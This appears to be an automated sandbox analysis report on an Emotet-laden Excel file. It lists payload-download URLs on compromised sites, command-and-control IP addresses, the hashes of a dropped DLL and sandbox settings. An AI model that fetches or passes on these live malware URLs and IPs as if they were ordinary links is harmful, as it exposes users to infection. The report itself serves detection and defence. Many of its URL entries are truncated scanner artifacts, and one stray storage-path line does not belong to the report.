http://engaz.shop/wp-content/MOl	100%	Avira URL Cloud	malware	
http://https://139.196.72.155:8080/LAeYVpeCtdnRcZsIKojYxnmOXJiyfTZboPIEXmAZEezOwG	0%	Avira URL Cloud	safe	
http://devbhoomigaushala.org/Get	0%	Avira URL Cloud	safe	
http://https://mypurealsystem.com/App_Start/Rhh8lKO/	100%	Avira URL Cloud	malware	
http://https://74.207.230.120:8080/FdEJzcDerSgtVabAaMUkOcPkEPidYPfBmMvmzXVDJBNdJaXM	0%	Avira URL Cloud	safe	
http://https://74.207.230.120/O	0%	Avira URL Cloud	safe	
http://https://vn.minino.com/wp-admin/c3WQa/PE3	100%	Avira URL Cloud	malware	
http://91.240.118.172/ee/ss/se.htmlhttp://91.240.118.172/ee/ss/se.html	0%	Avira URL Cloud	safe	
http://https://vn.minino.com/wp-admin/c3WQa/	100%	Avira URL Cloud	malware	
http://tamiladsense.com/wp-includes/BEADvqGgemV8SnTX/	100%	Avira URL Cloud	malware	
http://https://139.196.72.155:8080/LAeYVpeCtdnRcZsIKojYxnmOXJiyfTZboPIEXmAZEe	0%	Avira URL Cloud	safe	
http://https://139.196.72.155/	0%	Avira URL Cloud	safe	
http://91.240.118.172	0%	Avira URL Cloud	safe	
http://onexone.elementor.cloud/cdrxhrt/uVE0uVHOz5E/PE3	100%	Avira URL Cloud	malware	
http://www.protware.com	0%	URL Reputation	safe	
http://imaginariumstore.fun/ncsb/cyGoTYqMmcRwvqdre/	100%	Avira URL Cloud	malware	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://91.240.118.172/ee/ss/se.htmli	0%	Avira URL Cloud	safe	
http://devbhoomigaushala.org/Getae/Vyo5rrNLAgd0QxXvkv/	100%	Avira URL Cloud	malware	
http://tamiladsense.com	100%	Avira URL Cloud	malware	
http://onexone.e	0%	Avira URL Cloud	safe	
http://https://vn.minino.com/wp-admin/c	0%	Avira URL Cloud	safe	
http://tunbridgeservices.com/jfoeqhxz/zOX0/	100%	Avira URL Cloud	malware	
http://91.240.118.172/ee/ss/se.htmlfunction	0%	Avira URL Cloud	safe	
http://manchesterheatingservices.youprocontact.com/wp-admin/AiK19uMf/	100%	Avira URL Cloud	malware	

Source	Detection	Scanner	Label	Link
http://devbhoomigaushala.org/Getae/Vyo5rrNLAgd0QxXvkv/PE3	100%	Avira URL Cloud	malware	
http://91.240.118.172/ee/ss/se.png	100%	Avira URL Cloud	malware	
http://imaginariumstore.fun/ncsb/cyGoTYqMmcRwvqdre/PE3	100%	Avira URL Cloud	malware	
http://https://lastregaristorante.com/wp-admin/ffdC7ElM2Bn2/	100%	Avira URL Cloud	malware	
http://91.240.11x	0%	Avira URL Cloud	safe	
http://engaz.sho	0%	Avira URL Cloud	safe	
http://https://74.207.230.120/d	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
tamiladsense.com	136.0.111.15	true	true	• 8%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://91.240.118.172/ee/ss/se.html	true	• Avira URL Cloud: malware	unknown
http://tamiladsense.com/wp-includes/BEADvqGgemV8SnTX/	true	• Avira URL Cloud: malware	unknown
http://91.240.118.172/ee/ss/se.png	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation
http://tamiladsense.com/wp-includes/BEADvqGgemV8SnTX/PE3	powershell.exe, 00000008.00000002.669044453.0000000003953000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://vn.minin	powershell.exe, 00000008.00000002.669044453.0000000003953000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://engaz.shop/wp-content/MOllqUm2nb/PE3	powershell.exe, 00000008.00000002.669044453.0000000003953000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://ocsp.entrust.net03	rundll32.exe, 00000011.00000002.663586016.00000000004E9000.00000004.00000020.00020000.00000000.sdmp, rundll32.exe, 00000011.00000002.663437430.00000000004A4000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://lastregaristorante.com/w	powershell.exe, 00000008.00000002.669044453.0000000003953000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://91.240.118.172/ee/ss/se.htmlngs	mshta.exe, 00000006.00000002.429411187.000000000048E000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://engaz.shop/wp-content/MOllqUm2nb/	powershell.exe, 00000008.00000002.669044453.0000000003953000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://91.240.118.17f	mshta.exe, 00000006.00000003.412876273.000000000053F000.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000006.00000002.430034442.000000000053F000.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000006.00000003.428162711.000000000053F000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://https://lastregaristorante.com/wp-admin/ffdC7ElM2Bn2/PE3	powershell.exe, 00000008.00000002.669044453.0000000003953000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://oculusvisioncare.com/wp-	powershell.exe, 00000008.00000002.669044453.0000000003953000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	rundll32.exe, 00000011.00000002.663566714.00000000004E4000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.diginotar.nl/cps/pkioverheid0	rundll32.exe, 00000011.00000002.66358601 6.00000000004E9000.00000004.00000020.000 20000.00000000.sdmp, rundll32.exe, 00000 011.00000002.663566714.00000000004E4000. 00000004.00000020.00020000.00000000.sdmp, rundll32.exe, 00000011.00000002.663437430.000000 00004A4000.00000004.00000020.00020000.00 000000.sdmp	false	• URL Reputation: safe	unknown
http://tunbridgeservices.com/jfo	powershell.exe, 00000008.00000002.669044 453.0000000003953000.00000004.00000800.0 0020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://3-fasen.com/wp-content/3Bl0hBbW/PE3	powershell.exe, 00000008.00000002.669044 453.0000000003953000.00000004.00000800.0 0020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://91.240.11	powershell.exe, 00000008.00000002.668843 718.00000000037FF000.00000004.00000800.0 0020000.00000000.sdmp	true	• URL Reputation: safe	low
http://https://oculusvisioncare.com/wp-includes/ZEYDjosbNExFTdu/	powershell.exe, 00000008.00000002.669044 453.0000000003953000.00000004.00000800.0 0020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://manchesterheatingservices.youprocontact.com/wp-admin/AiK1	powershell.exe, 00000008.00000002.669044 453.0000000003953000.00000004.00000800.0 0020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://ecobaby.pi-dh.com/Serendib/gl1hcef9Y3GSTCDC/	powershell.exe, 00000008.00000002.669044 453.0000000003953000.00000004.00000800.0 0020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://manchesterheatingservices.youprocontact.com/wp-admin/AiK19uMf/PE3	powershell.exe, 00000008.00000002.669044 453.0000000003953000.00000004.00000800.0 0020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://oculusvisioncare.com/wp-includes/ZEYDjosbNExFTdu/PE3	powershell.exe, 00000008.00000002.669044 453.0000000003953000.00000004.00000800.0 0020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://tunbridgeservices.com/jfoeqhxz/zOX0/PE3	powershell.exe, 00000008.00000002.669044 453.0000000003953000.00000004.00000800.0 0020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://ecobaby.pi-dh.com/Serendib/gl1hcef9Y3GSTCDC/PE3	powershell.exe, 00000008.00000002.669044 453.0000000003953000.00000004.00000800.0 0020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://139.196.72.155/R	rundll32.exe, 00000011.00000002.66343743 0.00000000004A4000.00000004.00000020.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://91.240.118.172/ee/ss/se.p	powershell.exe, 00000008.00000002.668843 718.00000000037FF000.00000004.00000800.0 0020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://tamiladsense.com/wp-inclu	powershell.exe, 00000008.00000002.669044 453.0000000003953000.00000004.00000800.0 0020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://onexone.elementor.cloud/cdrxhrt/uVE0uVHOz5E/	powershell.exe, 00000008.00000002.669044 453.0000000003953000.00000004.00000800.0 0020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://imaginariumstore.fun/ncsb	powershell.exe, 00000008.00000002.669044 453.0000000003953000.00000004.00000800.0 0020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://91.240.118.172/ee/ss/se.pngPE3	powershell.exe, 00000008.00000002.668843 718.00000000037FF000.00000004.00000800.0 0020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://mypurealsystem.com/App_Start/Rhh8lKO/PE3	powershell.exe, 00000008.00000002.669044 453.0000000003953000.00000004.00000800.0 0020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://ecobaby.pi-dh.com/Serend	powershell.exe, 00000008.00000002.669044 453.0000000003953000.00000004.00000800.0 0020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://3-fasen.com/wp-content/3B	powershell.exe, 00000008.00000002.669044 453.0000000003953000.00000004.00000800.0 0020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://onexone.elementor.cloud/c	powershell.exe, 00000008.00000002.669044 453.0000000003953000.00000004.00000800.0 0020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://mypurealsystem.com/App_S	powershell.exe, 00000008.00000002.669044 453.0000000003953000.00000004.00000800.0 0020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://74.207.230.120:8080/FdEJzcDerSgtVabAaMUkOcPkEPidYPfBmMvmzXVDJBNdJaXMcsv%lwG	rundll32.exe, 00000011.00000002.66343743 0.00000000004A4000.00000004.00000020.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://ocsp.entrust.net0D	rundll32.exe, 00000011.00000002.66358601 6.00000000004E9000.00000004.00000020.000 20000.00000000.sdmp	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://servername/isapibackend.dll	rundll32.exe, 00000011.00000002.66551575 2.00000000038C0000.00000002.00000001.000 40000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://3-fasen.com/wp-content/3Bl0hBbW/	powershell.exe, 00000008.00000002.669044 453.0000000003953000.00000004.00000800.0 0020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://3-fasen.c	powershell.exe, 00000008.00000002.669044 453.0000000003953000.00000004.00000800.0 0020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://engaz.shop/wp-content/MOl	powershell.exe, 00000008.00000002.669044 453.0000000003953000.00000004.00000800.0 0020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://139.196.72.155:8080/LAeYVpeCtdnRcZsIKojYx nmOXJiyfTZboPIEXmAZEezOwG	rundll32.exe, 00000011.00000002.66343743 0.00000000004A4000.00000004.00000020.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://devbhoomigaushala.org/Get	powershell.exe, 00000008.00000002.669044 453.0000000003953000.00000004.00000800.0 0020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://mypurealsystem.com/App_Start/Rhh8lKO/	powershell.exe, 00000008.00000002.669044 453.0000000003953000.00000004.00000800.0 0020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://74.207.230.120:8080/FdEJzcDerSgtVabAaMUk OcPkEPidYPfBmMvmzXVDJBNdJaXM	rundll32.exe, 00000011.00000002.66343743 0.00000000004A4000.00000004.00000020.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.entrust.net/server1.crl0	rundll32.exe, 00000011.00000002.66358601 6.00000000004E9000.00000004.00000020.000 20000.00000000.sdmp, rundll32.exe, 00000 011.00000002.663437430.00000000004A4000. 00000004.00000020.00020000.00000000.sdmp	false		high
http://https://74.207.230.120/O	rundll32.exe, 00000011.00000002.66343743 0.00000000004A4000.00000004.00000020.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://vn.minino.com/wp-admin/c3WQa/PE3	powershell.exe, 00000008.00000002.669044 453.0000000003953000.00000004.00000800.0 0020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://91.240.118.172/ee/ss/se.htmlhttp://91.240.118.172/ee/ss/se.html	mshta.exe, 00000006.00000003.414502711.0 0000000003145000.00000004.00000800.000200 00.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://vn.minino.com/wp-admin/c3WQa/	powershell.exe, 00000008.00000002.669044 453.0000000003953000.00000004.00000800.0 0020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://139.196.72.155:8080/LAeYVpeCtdnRcZsIKojYx nmOXJiyfTZboPIEXmAZEe	rundll32.exe, 00000011.00000002.66343743 0.00000000004A4000.00000004.00000020.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://139.196.72.155/	rundll32.exe, 00000011.00000002.66334297 5.000000000047A000.00000004.00000020.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://91.240.118.172	powershell.exe, 00000008.00000002.668843 718.00000000037FF000.00000004.00000800.0 0020000.00000000.sdmp, powershell.exe, 0 0000008.00000002.669044453.0000000003953 000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://onexone.elementor.cloud/cdrxhrt/uVE0uVHOz5E/PE3	powershell.exe, 00000008.00000002.669044 453.0000000003953000.00000004.00000800.0 0020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.protware.com	mshta.exe, 00000006.00000003.428385382.0 00000000405D000.00000004.00000020.000200 00.00000000.sdmp, mshta.exe, 00000006.00 000003.428149840.0000000000530000.000000 04.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://imaginariumstore.fun/ncsb/cyGoTYqMmcRwvqdre/	powershell.exe, 00000008.00000002.669044 453.0000000003953000.00000004.00000800.0 0020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	rundll32.exe, 00000011.00000002.66358601 6.00000000004E9000.00000004.00000020.000 20000.00000000.sdmp, rundll32.exe, 00000 011.00000002.663437430.00000000004A4000. 00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://91.240.118.172/ee/ss/se.htmli	mshta.exe, 00000006.00000003.428424323.0 0000000040DC000.00000004.00000020.000200 00.00000000.sdmp, mshta.exe, 00000006.00 000003.427844761.00000000040DC000.000000 04.00000020.00020000.00000000.sdmp, mshta.exe, 00000006.00000003.412617394.00000000040DC00 0.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000006.00000002.433058972.0000000 0040DC000.00000004.00000020.00020000.000 00000.sdmp	true	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://devbhoomigaushala.org/Getae/Vyo5rrNLAgd0QxXvkv/	powershell.exe, 00000008.00000002.669044453.0000000003953000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://tamiladsense.com	powershell.exe, 00000008.00000002.669044453.0000000003953000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://onexone.e	powershell.exe, 00000008.00000002.669044453.0000000003953000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://vn.minino.com/wp-admin/c	powershell.exe, 00000008.00000002.669044453.0000000003953000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://tunbridgeservices.com/jfoeqhxz/zOX0/	powershell.exe, 00000008.00000002.669044453.0000000003953000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://91.240.118.172/ee/ss/se.htmlfunction	mshta.exe, 00000006.00000003.415186421.000000000314D000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://manchesterheatingservices.youprocontact.com/wp-admin/AiK19uMf/	powershell.exe, 00000008.00000002.669044453.0000000003953000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.piriform.com/ccleaner	powershell.exe, 00000008.00000002.663093888.0000000000277000.00000004.00000020.00020000.00000000.sdmp	false		high
http://devbhoomigaushala.org/Getae/Vyo5rrNLAgd0QxXvkv/PE3	powershell.exe, 00000008.00000002.669044453.0000000003953000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://imaginariumstore.fun/ncsb/cyGoTYqMmcRwvqdre/PE3	powershell.exe, 00000008.00000002.669044453.0000000003953000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://lastregaristorante.com/wp-admin/ffdC7ElM2Bn2/	powershell.exe, 00000008.00000002.669044453.0000000003953000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://secure.comodo.com/CPS0	rundll32.exe, 00000011.00000002.663586016.00000000004E9000.00000004.00000020.00020000.00000000.sdmp, rundll32.exe, 00000011.00000002.663543768.00000000004D7000.00000004.00000020.00020000.00000000.sdmp, rundll32.exe, 00000011.00000002.663566714.00000000004E4000.00000004.00000020.00020000.00000000.sdmp, rundll32.exe, 00000011.00000002.663437430.00000000004A4000.00000004.00000020.00020000.00000000.sdmp	false		high
http://91.240.11x	rundll32.exe, 0000000E.00000002.559655343.000000000032A000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://crl.entrust.net/2048ca.crl0	rundll32.exe, 00000011.00000002.663586016.00000000004E9000.00000004.00000020.00020000.00000000.sdmp	false		high
http://engaz.sho	powershell.exe, 00000008.00000002.669044453.0000000003953000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://74.207.230.120/d	rundll32.exe, 00000011.00000002.663437430.00000000004A4000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
207.148.81.119	unknown	United States		20473	AS-CHOOPAUS	true
104.131.62.48	unknown	United States		14061	DIGITALOCEAN-ASNUS	true
198.199.98.78	unknown	United States		14061	DIGITALOCEAN-ASNUS	true
194.9.172.107	unknown	unknown		207992	FEELBFR	true
59.148.253.194	unknown	Hong Kong		9269	HKBN-AS-APHongKongBroadbandNetworkLtdHK	true
74.207.230.120	unknown	United States		63949	LINODE-APLinodeLLCUS	true
103.41.204.169	unknown	Indonesia		58397	INFINYS-AS-IDPTInfinysSystemIndonesiaID	true
85.214.67.203	unknown	Germany		6724	STRATOSTRATOAGDE	true
191.252.103.16	unknown	Brazil		27715	LocawebServicosdeInternetSABR	true
168.197.250.14	unknown	Argentina		264776	OmarAnselmoRipollTDCNETAR	true
185.148.168.15	unknown	Germany		44780	EVERSCALE-ASDE	true
66.42.57.149	unknown	United States		20473	AS-CHOOPAUS	true
139.196.72.155	unknown	China		37963	CNNIC-ALIBABA-CN-NET-APHangzhouAlibabaAdvertisingCoLtd	true
217.182.143.207	unknown	France		16276	OVHFR	true
136.0.111.15	tamiladsense.com	United States		40676	AS40676US	true
203.153.216.46	unknown	Indonesia		45291	SURF-IDPTSurfindoNetworkID	true
159.69.237.188	unknown	Germany		24940	HETZNER-ASDE	true
116.124.128.206	unknown	Korea Republic of		9318	SKB-ASSKBroadbandCoLtdKR	true
37.59.209.141	unknown	France		16276	OVHFR	true
78.46.73.125	unknown	Germany		24940	HETZNER-ASDE	true
210.57.209.142	unknown	Indonesia		38142	UNAIR-AS-IDUniversitasAirlanggaID	true
185.148.168.220	unknown	Germany		44780	EVERSCALE-ASDE	true
54.37.228.122	unknown	France		16276	OVHFR	true
185.168.130.138	unknown	Ukraine		49720	GIGACLOUD-ASUA	true
190.90.233.66	unknown	Colombia		18678	INTERNEXASAESPCO	true
142.4.219.173	unknown	Canada		16276	OVHFR	true

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
54.38.242.185	unknown	France		16276	OVHFR	true
195.154.146.35	unknown	France		12876	OnlineSASFR	true
195.77.239.39	unknown	Spain		60493	FICOSA-ASES	true
78.47.204.80	unknown	Germany		24940	HETZNER-ASDE	true
118.98.72.86	unknown	Indonesia		7713	TELKOMNET-AS-APPTTelekomunikasiIndonesiaID	true
37.44.244.177	unknown	Germany		47583	AS-HOSTINGERLT	true
91.240.118.172	unknown	unknown		49453	GLOBALLAYERNL	true
62.171.178.147	unknown	United Kingdom		51167	CONTABODE	true
128.199.192.135	unknown	United Kingdom		14061	DIGITALOCEAN-ASNUS	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	562416
Start date:	28.01.2022
Start time:	21:14:11
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 42s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	DOCUMENT_2801.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	19
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLS@25/9@1/35
EGA Information:	• Successful, ratio: 75%
HDC Information:	• Successful, ratio: 29.4% (good quality ratio 27.8%) • Quality average: 72.2% • Quality standard deviation: 25.5%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings

- Exclude process from analysis (whitelisted): dllhost.exe, WMIADAP.exe, conhost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 92.123.101.187, 92.123.101.210, 92.123.101.218, 92.123.101.179, 92.123.101.225, 92.123.101.169, 92.123.101.211
- Excluded domains from analysis (whitelisted): wu-shim.trafficmanager.net, ctldl.windowsupdate.com, a767.dspw65.akamai.net, download.windowsupdate.com.edgesuite.net
- Execution Graph export aborted for target mshta.exe, PID 2696 because there are no executed function
- Execution Graph export aborted for target powershell.exe, PID 1708 because it is empty
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size exceeded maximum capacity and may have missing disassembly code.

- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
21:14:19	API Interceptor	60x Sleep call for process: mshta.exe modified
21:14:22	API Interceptor	432x Sleep call for process: powershell.exe modified
21:14:39	API Interceptor	205x Sleep call for process: rundll32.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\Milossd.dll

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	557056
Entropy (8bit):	7.0041357928485235
Encrypted:	false
SSDEEP:	6144:HUNF4UQXTkkAiBuGKDU5PSczbmOTT0DaTMGZUylbdTN1itwRClN6RfcjJxX4R0Zq:AeAa4DU5PSczbmmTzTnqyDx6BrWt
MD5:	900A5B681C016FE03EECB59DBC4855A4
SHA1:	A96CD94DF4DD7A76F636866E9C79E995E1175F2A
SHA-256:	B77B1E649BFF7CC04B78717A35B00CE24441B09F977098B39E31A716BE5E8CAD
SHA-512:	4E0FC66FC0D8672B2A7523329D4A0BC60A664EDEC062C59305DF40CADB890ADE1ED7FAE2C893445C9D199FBCECECC508349D6D3B32DA351EFB7F9A09DE1A24E1
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: C:\ProgramData\Milossd.dll, Author: Joe Security
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%

Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....hs.a,..2,..2,..2...2&..2...27..2,..2...2...26..2...2...2...2...2...2-..2...2-..2...2-..2...2-..2...2Rich,..2.....PE..L.....a.....!.....P... .....`.....]..... @-..R...4.....Pv..... ..0N..... ....@.....`.....@.....text...9E.....P..... ..`.rdata.....`.....`.....@..@.data....e...0...0...0.....@....rsrc...Pv.....`.....@..@.reloc..v.... .....@..B..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\se[1].htm

Process:	C:\Windows\System32\mshta.exe
File Type:	data
Category:	downloaded
Size (bytes):	11047
Entropy (8bit):	6.178820492137629
Encrypted:	false
SSDEEP:	192:aY2WCkQxAJoZ3LRtPBOEIZkh4ShBlFbClc5dkmYsWAiurnCbNPty2P933Gi7bOaI:aYSkuXxOEkkh4glslcGbu7CbRVGradod
MD5:	9CE5F4CBB12B6E393A35F5135C369C48
SHA1:	934F8045C0CDE6ED88BAE93C5541808B02129C4C
SHA-256:	D2F41D2E5D866522A11D6632CFBC52F9FC4649E7EFE78F588C218E5C59C4511A
SHA-512:	A53D222AE62B9AC4073357E78EB0215974E05B1145AC864B60A3CC98FF15299EA3BD0C6445A9AF90FA5A7BC88435493CEF768938A70A8FCEE204F1ADC0A65AD6
Malicious:	false
IE Cache URL:	http://91.240.118.172/ee/ss/se.html
